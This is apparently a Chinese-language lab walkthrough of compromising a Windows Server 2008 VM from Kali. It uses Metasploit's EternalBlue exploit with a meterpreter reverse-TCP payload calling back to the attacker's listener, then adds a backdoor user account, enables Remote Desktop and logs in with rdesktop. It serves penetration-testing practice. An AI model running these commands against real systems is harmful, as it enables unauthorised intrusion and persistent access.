远程连接

实验环境

Kali 192.168.195.132

```
┌──(root💀kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group de
fault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state U
NKNOWN group default qlen 1000
    link/ether 00:0c:29:fa:c7:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.195.132/24 brd 192.168.195.255 scope global dynamic noprefi
xroute eth0
       valid_lft 1758sec preferred_lft 1758sec
    inet6 fe80::20c:29ff:fefa:c75e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Winser2008 192.168.195.129

```
C:\Users\Administrator>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::c83:6bf5:26a1:28de%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.195.129
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.195.2
```

实验步骤

启动postgresql.service

```
systemctl restart postgresql.service
```

启动msf

```
msfconsole
```

使用模块拿到Winser2008的shell

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                       Disclosure Date  Rank
   -  ----                                       ---------------  ----
   0  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal
ws Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                          normal
   2  exploit/windows/smb/ms17_010_eternalblue   2017-03-14       averag
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14   averag
+
   4  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal
ws Code Execution
```

① 先使用辅助模块

② 再使用攻击模块

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010    使用模块
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                 Required  Description
   ----         ---------------                                                 --------  -----------
   CHECK_ARCH   true                                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       填写被攻击端的IP(Winser2008的IP)                                    yes       The target host(s), range CIDR identifier, or hosts file with synta
x 'file:<path>'
   RPORT        445                                                             yes       The SMB service port (TCP)
   SMBDomain    .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                      no        The password for the specified username
   SMBUser                                                                      no        The username to authenticate as
   THREADS      1                                                               yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.195.129
rhosts => 192.168.195.129Winser2008的IP
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue使用攻击模块
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp设置payload
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS Winser2008的IP地址         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.195.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.195.129
rhosts => 192.168.195.129设置被攻击端IP(Winser2018 IP)
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit运行
```

```
[*] Meterpreter session 1 opened (192.168.195.128:4444 -> 192.168.195.129:49163) at 2023-11-15 15:00:54 +0800
[+] 192.168.195.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
                                                   成功拿到shell
meterpreter > pwd
C:\Windows\system32
```

添加用户

```
meterpreter > shell
Process 2312 created.
Channel 1 created.
Microsoft Windows [版 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation保留所有权利。

C:\Windows\system32>chcp 65001
chcp 65001修改字符编号
Active code page: 65001

C:\Windows\system32>net user test Win2008 /add
net user test Win2008 /add添加用户
The command completed successfully.
```

使用远程连接模块

搜索模块


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search rdp
```

使用模块


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use
post/windows/manage/enable_rdp
```

```
msf6 post(windows/manage/enable_rdp) > set payload windows/x64/meterpreter/r
everse_tcp设置payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 post(windows/manage/enable_rdp) > set session 1
session => 1设置进程1
msf6 post(windows/manage/enable_rdp) > run运行

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to aut
o ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20231115
154030_default_192.168.195.129_host.windows.cle_750977.txt
[*] Post module execution completed
```




```
┌──(root💀kali)-[~] 远程连接桌面
└─# rdesktop 192.168.195.129被攻击端IP                                    130 ✕
Core(warning): Certificate received from server is NOT trusted by this syste
m, an exception has been added by the user to trust this specific certificat
e.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this syste
m, an exception has been added by the user to trust this specific certificat
e.
Connection established using SSL.
```



将test用户添加到administrators组中

验证

成功远程连接进入Winser2008


用户帐户
控制面板 ▸ 用户帐户 ▸ 用户帐户
搜索控制面板
控制面板主页
管理您的凭据
创建密码重设盘
管理文件加密证书
配置高级用户配置文件属性
更改我的环境变量
更改用户帐户
更改密码
删除密码
更改图片
更改帐户名称
更改帐户类型
管理其他帐户
更改用户帐户控制设置
test
管理员
密码保护